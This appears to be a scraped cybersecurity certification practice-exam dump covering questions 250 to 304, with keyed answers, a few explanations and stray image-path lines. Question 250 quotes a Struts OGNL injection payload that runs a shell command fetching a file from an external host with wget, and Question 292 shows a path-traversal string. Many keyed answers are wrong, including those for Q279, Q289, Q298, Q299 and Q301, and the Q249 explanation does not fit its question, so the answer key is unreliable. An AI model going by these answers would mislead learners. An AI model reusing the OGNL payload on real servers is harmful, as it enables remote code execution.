A. FPGAs are vulnerable to malware installation and require additional protections for their codebase.
B. FPGAs are expensive to produce. Anti-counterierting safeguards are needed.
C. FPGAs are expensive and can only be programmed once. Code deployment safeguards are needed.
D. FPGAs have an inflexible architecture. Additional training for developers is needed


Answer: B

Explanation:

Ethernet switches are mass-produced and offered at discounts on not so widely-used chips with massive economies of scale. While in case of FPGAs,they are used as Ethernet switches and hence cost more since the expense of development and infrastructure are distributed among fewer clients.

Question: 250

An application server runs slowly and then triggers a high CPU alert. After investigating, a security analyst finds an unauthorized program is running on the server. The analyst reviews the application log below.



```
20xx-03-13  05:54:50,523 ajp-bio-8009-exec-10 WARN
((#container=##context['com.opensymphony.xwork2.ActionContext.container']).
(ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).
(#ognlUtil.getExcludedPackageNames().clear()).
(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).
(#cmd=/cd /tmp/bcap/; wget hxxp://domain.com/tmp/bcn/xm.zip; ls -la').(#iswin=
(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).
(#cmds=(#iswin?{'cmd.exe',' /c' ,#cmd}:{'/bin/bash',' -c' ,#cmd})).(#p=new
java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).
(#process=#p.start())
```

Which of the following conclusions is supported by the application log?

A. An attacker was attempting to perform a buffer overflow attack to execute a payload in memory.
B. An attacker was attempting to perform an XSS attack via a vulnerable third-party library.
C. An attacker was attempting to download files via a remote command execution vulnerability
D. An attacker was attempting to perform a DoS attack against the server.

Answer: C

Explanation:

Bin /Bash in this log. looks like reverse shell and definately remote command exacution and downloading something.

Question: 251

An analyst needs to provide a recommendation that will allow a custom-developed application to have full access to the system's processors and peripherals but still be contained securely from other applications that will be developed. Which of the following is the BEST technology for the analyst to recommend?

A. Software-based drive encryption
B. Hardware security module
C. Unified Extensible Firmware Interface
D. Trusted execution environment

Answer: D

Explanation:

Question: 252

A security analyst received a series of antivirus alerts from a workstation segment, and users reported ransomware messages. During lessons- learned activities, the analyst determines the antivirus was able to alert to abnormal behavior but did not stop this newest variant of ransomware. Which of the following actions should be taken to BEST mitigate the effects of this type of threat in the future?

A. Enabling application blacklisting
B. Enabling sandboxing technology
C. Purchasing cyber insurance

D. Installing a firewall between the workstations and Internet

Answer: B

Explanation:

Question: 253

Massivelog log has grown to 40GB on a Windows server At this size, local tools are unable to read the file, and it cannot be moved off the virtual server where it is located. Which of the following lines of PowerShell script will allow a user to extract the last 10.000 lines of the loq for review?

A. tail -10000 Massivelog.log > extract.txt
B. info tail n -10000 Massivelog.log | extract.txt;
C. get content './Massivelog.log' –Last 10000 | extract.txt
D. get-content './Massivelog.log' –Last 10000 > extract.txt;

Answer: D

Explanation:

Question: 254

Which of the following should a database administrator implement to BEST protect data from an untrusted server administrator?

A. Data encryption
B. Data deidentification
C. Data masking
D. Data minimization

Answer: A

Explanation:

Question: 255

Which of the following sources would a security analyst rely on to provide relevant and timely threat information concerning the financial services industry?

A. Information sharing and analysis membership
B. Open-source intelligence, such as social media and blogs
C. Real-time and automated firewall rules subscriptions
D. Common vulnerability and exposure bulletins

Answer: A

Explanation:

Question: 256

A security analyst is researching an incident and uncovers several details that may link to other incidents. The security analyst wants to determine if other incidents are related to the current incident Which of the followinq threat research methodoloqies would be MOST appropriate for the analyst to use?

A. Reputation data
B. CVSS score
C. Risk assessment
D. Behavioral analysis

Answer: D

Explanation:

Question: 257

A company creates digitally signed packages for its devices. Which of the following BEST describes the method by which the security packages are delivered to the company's customers?

A. Trusted firmware updates
B. SELinux
C. eFuse
D. Anti-tamper mechanism

Answer: A

Explanation:

Question: 258

A company recently experienced multiple DNS DDoS attacks, and the information security analyst must provide a DDoS solution to deploy in the company's datacenter Which of the following would BEST prevent future attacks?

A. Configure a sinkhole on the router.
B. Buy a UTM to block the number of requests.
C. Route the queries on the DNS server to 127.0.0.1.
D. Call the Internet service provider to block the attack.

Answer: A

Explanation:

Question: 259

Which of the following sources will provide the MOST relevant threat intelligence data to the security team of a dental care network?

A. Open threat exchange
B. H-ISAC
C. Dark web chatter
D. Dental forums

Answer: B

Explanation:

Question: 260

A cybersecurity analyst is establishing a threat hunting and intelligence group at a growing organization. Which of the following is a collaborative resource that would MOST likely be used for this purpose?

A. Scrum
B. loC feeds
C. ISAC
D. VSS scores

Answer: C

Explanation:

Question: 261

The SFTP server logs show thousands of failed login attempts from hundreds of IP addresses worldwide. Which of the following controls would BEST protect the service?

A. Whitelisting authorized IP addresses
B. Enforcing more complex password requirements
C. Blacklisting unauthorized IP addresses
D. Establishing a sinkhole service

Answer: C

Explanation:

Question: 262

Which of the following is a best practice when sending a file/data to another individual in an organization?

A. Encrypt the file but do not compress it.
B. When encrypting, split the file: and then compress each file.
C. Compress and then encrypt the file.
D. Encrypt and then compress the file.

Answer: C

Explanation:

Question: 263

A large insurance company wants to outsource its claim-handling operations to an overseas third-party organization Which of the following would BEST help to reduce the chance of highly sensitive data leaking?

A. Configure a VPN between the third party organization and the internal company network
B. Set up a VDI that the third party must use to interact with company systems.
C. Use MFA to protect confidential company information from being leaked.
D. Implement NAC to ensure connecting systems have malware protection
E. Create jump boxes that are used by the third-party organization so it does not connect directly.

Answer: D

Explanation:

Question: 264

A security engineer is reviewing security products that identify malicious actions by users as part of a company's insider threat program. Which of the following is the MOST appropriate product category for this purpose?

A. SOAR
B. WAF
C. SCAP
D. UEBA

Answer: D

Explanation:

UEBA stands for User and Entity Behavior Analytics and was previously known as user behavior analytics (UBA).

Question: 265

A company recently experienced financial fraud, which included shared passwords being compromised and improper levels of access being granted The company has asked a security analyst to help
improve its controls.
Which of the following will MOST likely help the security analyst develop better controls?

A. An evidence summarization
B. An indicator of compromise
C. An incident response plan
D. A lessons-learned report

Answer: C

Explanation:

Question: 266

A security analyst needs to perform a search for connections with a suspicious IP on the network traffic. The company collects full packet captures at the Internet gateway and retains them for one week. Which of the following will enable the analyst to obtain the BEST results?

A. tcpdump –n –r internet.pcap host <suspicious ip>
B. strings internet.pcap | grep <suspicious ip>
C. grep –a <suspicious ip> internet.pcap
D. npcapd internet.pcap | grep <suspicious ip>

Answer: A

Explanation:

Question: 267

Which of the following data security controls would work BEST to prevent real Pll from being used in an organization's test cloud environment?

A. Digital rights management
B. Encryption
C. Access control
D. Data loss prevention
E. Data masking

Answer: E

Explanation:

Question: 268

A security analyst needs to obtain the footprint of the network. The footprint must identify the following information;

- TCP and UDP services running on a targeted system
- Types of operating systems and versions
- Specific applications and versions

Which of the following tools should the analyst use to obtain the data?

A. ZAP
B. Nmap
C. Prowler
D. Reaver

Answer: B

Explanation:

Question: 269

Understanding attack vectors and integrating intelligence sources are important components of:

A. proactive threat hunting
B. risk management compliance.
C. a vulnerability management plan.
D. an incident response plan.

Answer: A

Explanation:

threat hunting activities.
1. Establishing a hypothesis,
2. Profile threat actors/activities,
3. Threat hunting tactics,
4. Reducing attack surface,
5. Bundle critical systems/assets into groups/protected zones,
6. Attack vectors understood, assessed and addressed
7. Integrated intelligence
8. Improving detection capabilities.

Question: 270

A malicious artifact was collected during an incident response procedure. A security analyst is unable to run it in a sandbox to understand its features and method of operation. Which of the following procedures is the BEST approach to perform a further analysis of the malware's capabilities?

A. Reverse engineering
B. Dynamic analysis
C. Strings extraction
D. Static analysis

Answer: D

Explanation:

Question: 271

A company's security administrator needs to automate several security processes related to testing for the existence of changes within the environment Conditionally other processes will need to be created based on input from prior processes

Which of the following is the BEST method for accomplishing this task?

A. Machine learning and process monitoring

B. API integration and data enrichment
C. Workflow orchestration and scripting
D. Continuous integration and configuration management

Answer: C

Explanation:

Question: 272

Which of the following is the BEST security practice to prevent ActiveX controls from running malicious code on a user's web application?


A. Configuring a firewall to block traffic on ports that use ActiveX controls
B. Adjusting the web-browser settings to block ActiveX controls
C. Installing network-based IPS to block malicious ActiveX code
D. Deploying HIPS to block malicious ActiveX code

Answer: B

Explanation:

Question: 273

An organization is experiencing issues with emails that are being sent to external recipients Incoming emails to the organization are working fine. A security analyst receives the following screenshot ot email error from the help desk.



```
Mail delivery failed: Returning message to sender
A message could not be delivered to one or more of its
recipients
SMTP Error from remote mail server after RCPT To:
someone@example.com
```

The analyst the checks the email server and sees many of the following messages in the logs.
Error 550 - Message rejected
Which of the following is MOST likely the issue?

A. The DMARC queue is full
B. SPF is failing.
C. Port 25 is not open.
D. The DKIM private key has expired

Answer: A

Explanation:

Question: 274

An organization is upgrading its network and all of its workstations The project will occur in phases, with infrastructure upgrades each month and workstation installs every other week. The schedule should accommodate the enterprise-wide changes, while minimizing the impact to the network. Which of the following schedules BEST addresses these requirements?

A. Monthly topology scans, biweekly host discovery scans, weekly vulnerability scans
B. Monthly vulnerability scans, biweekly topology scans, daily host discovery scans
C. Monthly host discovery scans; biweekly vulnerability scans, monthly topology scans
D. Monthly topology scans, biweekly host discovery scans, monthly vulnerability scans

Answer: D

Explanation:

Question: 275

An organization's network administrator uncovered a rogue device on the network that is emulating the charactenstics of a switch. The device is trunking protocols and inserting tagging va
the flow of traffic at the data link layer
Which of the following BEST describes this attack?

A. VLAN hopping
B. Injection attack
C. Spoofing
D. DNS pharming

Answer: A

Explanation:

Question: 276

A security analyst needs to identify possible threats to a complex system a client is developing. Which of the following methodologies would BEST address this task?

A. Open Source Security Information Management (OSSIM)
B. Software Assurance Maturity Model (SAMM)
C. Open Web Application Security Project (OWASP)
D. Spoofing, Tampering. Repudiation, Information disclosure. Denial of service, Elevation of privileges (STRIDE)

Answer: C

Explanation:

Question: 277

A security analyst is generating a list of recommendations for the company's insecure API. Which of the following is the BEST parameter mitigation rec

A. Implement parameterized queries.
B. Use effective authentication and authorization methods.
C. Validate all incoming data.
D. Use TLs for all data exchanges.

Answer: D

Explanation:

Question: 278

An organization's Chief Information Security Officer (CISO) has asked department leaders to coordinate on communication plans that can be enacted in response to different cybersecurity incident triggers.
Which of the following is a benefit of having these communication plans?

A. They can help to prevent the inadvertent release of damaging information outside the organization.
B. They can quickly inform the public relations team to begin coordinating with the media as soon as a breach is detected.
C. They can help to keep the organization's senior leadership informed about the status of patching during the recovery phase.
D. They can help to limit the spread of worms by coordinating with help desk personnel earlier in the recovery phase.

Answer: A

Explanation:

Question: 279


While investigating an incident in a company's SIEM console, a security analyst found hundreds of failed SSH login attempts, which all occurred in rapid succession. The failed attempts were followed by a successful login on the root user Company policy allows systems administrators to manage their systems only from the company's internal network using their assigned corporate logins. Which of the following are the BEST actions the analyst can take to stop any further compromise? (Select TWO).
A Configure /etc/sshd_config to deny root logins and restart the SSHD service.
B. Add a rule on the network IPS to block SSH user sessions
C. Configure /etc/passwd to deny root logins and restart the SSHD service.
D. Reset the passwords for all accounts on the affected system.
E. Add a rule on the perimeter firewall to block the source IP address.
F. Add a rule on the affected system to block access to port TCP/22.

Answer: C, E

Explanation:

Question: 280

The steering committee for information security management annually reviews the security incident register for the organization to look for trends and systematic issues The steering committee wants to rank the risks based on past incidents to improve the security program for next year Below is the incident register for the organization.



Date	Department impacted	Incident	Impact
January 12	IT	SIEM log review was not performed in the month of January	- Known malicious IPs not blacklisted - No known company impact - Policy violation - Internal audit finding
March 16	HR	Termination of employee; did not remove access within 48-hour window	- No known impact - Policy violation - Internal audit finding
April 1	Engineering	Change control ticket not found	- No known impact - Policy violation - Internal audit finding
July 31	Company-wide	Service outage	- Backups failed - Unable to restore for three days - Policy violation
September 8	IT	Quarterly scans showed unpatched critical vulnerabilities (more than 90 days old)	- No known impact - Policy violation - Internal audit finding
November 24	Company-wide	Ransomware attack	- Backups failed - Unable to restore for five days - Policy violation
December 26	IT	Lost laptop at airport	- Cost of laptop $1,250

Which of the following should the organization consider investing in FIRST due to the potential impact of availability?

A. Hire a managed service provider to help with vulnerability management
B. Build a warm site in case of system outages
C. Invest in a failover and redundant system, as necessary
D. Hire additional staff for the IT department to assist with vulnerability management and log review


Answer: C

Explanation:

Both on July 31 and November 24, the organization could not restore multiple days due to missing disaster recovery plan. Therefore, failover systems are very important for this organization.

Question: 281

A security analyst receives an alert from the SIEM about a possible attack happening on the network The analyst opens the alert and sees the IP address of the suspected server as 192.168.54.66. which is part of the network 192 168 54 0/24. The analyst then pulls all the command history logs from that server and sees the following



```
$ route -n
$ ifconfig -a
$ ping 192.168.54.1
$ tcpdump 192.168.54.80 -nnS
$ hping -s 192.168.54.80 -c 3
```

Which of the following activities is MOST likely happening on the server?

A. A MITM attack
B. Enumeration
C. Fuzzing
D. A vulnerability scan

Answer: A

Explanation:

Question: 282

Legacy medical equipment, which contains sensitive data, cannot be patched. Which of the following is the BEST solution to improve the equipment's security posture?

A. Move the legacy systems behind a WAF
B. Implement an air gap for the legacy systems.
C. Implement a VPN between the legacy systems and the local network.
D. Place the legacy systems in the DMZ

Answer: B

Explanation:

Question: 283

A remote code execution vulnerability was discovered in the RDP. An organization currently uses RDP for remote access to a portion of its VDI environment. The analyst verified network-level authentication is enabled
Which of the following is the BEST remediation for this vulnerability?

A. Verify the latest endpoint-protection signature is in place.
B. Verify the corresponding patch for the vulnerability is installed^
C. Verify the system logs do not contain indicator of compromise.
D. Verify the threat intelligence feed is updated with the latest solutions

Answer: A

Explanation:

Question: 284

A company wants to outsource a key human-resources application service to remote employees as a SaaS-based cloud solution. The company's GREATEST concern should be the SaaS provider's:

A. DLP procedures.
B. logging and monitoring capabilities.
C. data protection capabilities.
D. SLA for system uptime.

Answer: C

Explanation:

Question: 285

An organization recently discovered some inconsistencies in the motherboards it received from a vendor. The organization's security team then provided guidance on how to ensure the authenticity of the motherboards it received from vendors.
Which of the following would be the BEST recommendation for the security analyst to provide'?

A. The organization should evaluate current NDAs to ensure enforceability of legal actions.
B. The organization should maintain the relationship with the vendor and enforce vulnerability scans.
C. The organization should ensure all motherboards are equipped with a TPM.
D. The organization should use a certified, trusted vendor as part of the supply chain.

Answer: D

Explanation:

Question: 286

A security analyst reviews SIEM logs and detects a well-known malicious executable running in a Windows machine The up-to-date antivirus cannot detect the malicious executable Which of the following is the MOST likely cause of this issue?

A. The malware is being executed with administrative privileges.
B. The antivirus does not have the mltware's signature.
C. The malware detects and prevents its own execution in a virtual environment.
D. The malware is fileless and exists only in physical memory.

Answer: A

Explanation:

Question: 287

A security analyst receives an alert to expect increased and highly advanced cyberattacks originating from a foreign country that recently had sanctions implemented. Which of the following describes the type of threat actors that should concern the security analyst?

A. Hacktivist
B. Organized crime
C. Insider threat
D. Nation-state

Answer: D

Explanation:

Question: 288

A small marketing firm uses many SaaS applications that hold sensitive information The firm has discovered terminated employees are retaining access to systems for many weeks after their end date. Which of the following would BEST resolve the issue of lingering access?

A. Configure federated authentication with SSO on cloud provider systems.
B. Perform weekly manual reviews on system access to uncover any issues.
C. Implement MFA on cloud-based systems.
D. Set up a privileged access management tool that can fully manage privileged account access.

Answer: D

Explanation:

Question: 289

Portions of a legacy application are being refactored to discontinue the use of dynamic SQL Which of the following would be BEST to implement in the legacy application?

A. Multifactor authentication
B. Web-application firewall
C. SQL injection
D. Parameterized queries
E. Input validation

Answer: A

Explanation:

Question: 290

A security analyst receives a CVE bulletin, which lists several products that are used in the enterprise. The analyst immediately deploys a critical security patch. Which of the following BEST describes the reason for the analyst's immediate action?

A. A known exploit was discovered.
B. There is an insider threat.
C. Nation-state hackers are targeting the region.
D. A new zero-day threat needs to be addressed.
E. A new vulnerability was discovered by a vendor.

Answer: E

Explanation:

Question: 291

A security team identified some specific known tactics and techniques to help mitigate repeated credential access threats, such as account manipulation and brute forcing. Which of the following frameworks or models did the security team MOST likely use to identify the tactics and techniques'?

A. Kill chain
B. Diamond Model of Intrusion Analysis
C. MITRE ATT&CK
D. ITIL

Answer: C

Explanation:

Question: 292

A cybersecurity analyst needs to determine whether a large file named access log from a web server contains the following loC:
../../../../bin/bash
Which of the following commands can be used to determine if the string is present in the log?

A. echo access.log | grep "../../../../bin/bash"
B. grep "../../../../bin/bash" 1 cat access.log
C. grep "../../../. ./bin/bash" < access.log
D. cat access.log > grep "../../../ ../bin/bash"

Answer: C

Explanation:

Question: 293

A host is spamming the network unintentionally. Which of the following control types should be used to address this situation?

A. Operational
B. Corrective
C. Managerial
D. Technical

Answer: B

Explanation:

Question: 294

A newly appointed Chief Information Security Officer (CISO) has completed a risk assessment review of the organization and wants to reduce the numerous risks that were identified. Which of the following will provide a trend of risk mitigation?

A. Risk response


B. Risk analysis
C. Planning
D. Oversight
E. Continuous monitoring

Answer: A

Explanation:

Question: 295

A security analyst inspects the header of an email that is presumed to be malicious and sees the following:



```
Received: from sonic306-20.navigator.mail.company.com (77.21.102.11) by mx.google.com with ESMTPS id
qu22a111129667eaa.101.2020.02.21.01.22.55 for (version=TLS1.0 cipher-ECDEM-RSA-AES128-GCM-SHA256
bits=128/128); Mon, 21 Feb 2020 01:22:55 -0600 (MST)

From: smith@yahoo.com
To: jones@gmail.com
Subject: Resume Attached
```

Which of the following is inconsistent with the rest of the header and should be treated as suspicious?

A. The subject line
B. The sender's email address
C. The destination email server
D. The use of a TLS cipher

Answer: B

Explanation:

Question: 296

An organization that uses SPF has been notified emails sent via its authorized third-party partner are getting rejected A security analyst reviews the DNS entry and sees the following:
v=spf1 ip4:180.10.6.5 ip4:180.10.6.10 include:robustmail.com –all
The organization's primary mail server IP is 180.10 6.6, and the secondary mail server IP is 180.10.6.5. The organization's third-party mail provider is "Robust Mail" with the domain name robustmail.com.
Which of the following is the MOST likely reason for the rejected emails?

A. The wrong domain name is in the SPF record.
B. The primary and secondary email server IP addresses are out of sequence.
C. SPF version 1 does not support third-party providers
D. An incorrect IP version is being used.

Answer: A

Explanation:

Question: 297

The SOC has received reports of slowness across all workstation network segments. The currently installed antivirus has not detected anything, but a different anti-malware product was just downloaded
and has revealed a worm is spreading
Which of the following should be the NEXT step in this incident response?


A. Enable an ACL on all VLANs to contain each segment
B. Compile a list of loCs so the IPS can be updated to halt the spread.
C. Send a sample of the malware to the antivirus vendor and request urgent signature creation.
D. Begin deploying the new anti-malware on all uninfected systems.

Answer: D

Explanation:

Question: 298

An analyst is reviewing the following code output of a vulnerability scan:



```
if (searchname != null)
 {
  %>
      employee <%searchname%> not found
  <%
 }
```

Which of the following types of vulnerabilities does this MOST likely represent?

A. A insecure direct object reference vulnerability
B. An HTTP response split vulnerability
C. A credential bypass vulnerability
D. A XSS vulnerability

Answer: C

Explanation:

Question: 299

Which of the following session management techniques will help to prevent a session identifier from being stolen via an XSS attack?

A. Ensuring the session identifier length is sufficient
B. Creating proper session identifier entropy
C. Applying a secure attribute on session cookies
D. Utilizing transport layer encryption on all requests
E. Implementing session cookies with the HttpOnly flag

Answer: B

Explanation:

Question: 300

The Chief Information Officer (CIO) for a large manufacturing organization has noticed a significant number of unknown devices with possible malware infections are on the organization's corporate network.

Which of the following would work BEST to prevent the issue?


A. Reconfigure the NAC solution to prevent access based on a full device profile and ensure antivirus is installed.
B. Segment the network to isolate all systems that contain highly sensitive information, such as intellectual property.
C. Implement certificate validation on the VPN to ensure only employees with the certificate can access the company network.
D. Update the antivirus configuration to enable behavioral and real-time analysis on all systems within the network.

Answer: A

Explanation:

Question: 301

A security analyst recently used Arachni to perform a vulnerability assessment of a newly developed web application. The analyst is concerned about the following output:



```
[+] XSS: In form input 'txtSearch' with action https://localhost/search.aspx
[*] XSS: Analyzing response #1…
[*] XSS: Analyzing response #2…
[*] XSS: Analyzing response #3…
[+] XSS: Response is tainted. Looking for proof of the vulnerability.
```

Which of the following is the MOST likely reason for this vulnerability?

A. The developer set input validation protection on the specific field of search.aspx.
B. The developer did not set proper cross-site scripting protections in the header.
C. The developer did not implement default protections in the web application build.
D. The developer did not set proper cross-site request forgery protections.

Answer: A

Explanation:

Question: 302

An information security analyst discovered a virtual machine server was compromised by an attacker. Which of the following should be the FIRST step to confirm and respond to the incident?

A. Pause the virtual machine.
B. Shut down the virtual machine.
C. Take a snapshot of the virtual machine.
D. Remove the NIC from the virtual machine.

Answer: A

Explanation:

Question: 303

The threat intelligence department recently learned of an advanced persistent threat that is leveraging a new strain of malware, exploiting a system router. The company currently uses the same device

mentioned in the threat report. Which of the following configuration changes would BEST improve the organization's security posture?

A. Implement an IPS rule that contains content for the malware variant and patch the routers to protect against the vulnerability
B. Implement an IDS rule that contains the IP addresses from the advanced persistent threat and patch the routers to protect against the vulnerability
C. Implement an IPS rule that contains the IP addresses from the advanced persistent threat and patch the routers to protect against the vulnerability
D. Implement an IDS rule that contains content for the malware variant and patch the routers to protect against the vulnerability


Answer: A

Explanation:


Question: 304

SIMULATION
Malware is suspected on a server in the environment.
The analyst is provided with the output of commands from servers in the environment and needs to review all output files in order to determine which process running on one of the servers may be malware.
INSTRUCTIONS
Servers 1, 2, and 4 are clickable. Select the Server and the process that host the malware.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Network Diagram for Company A

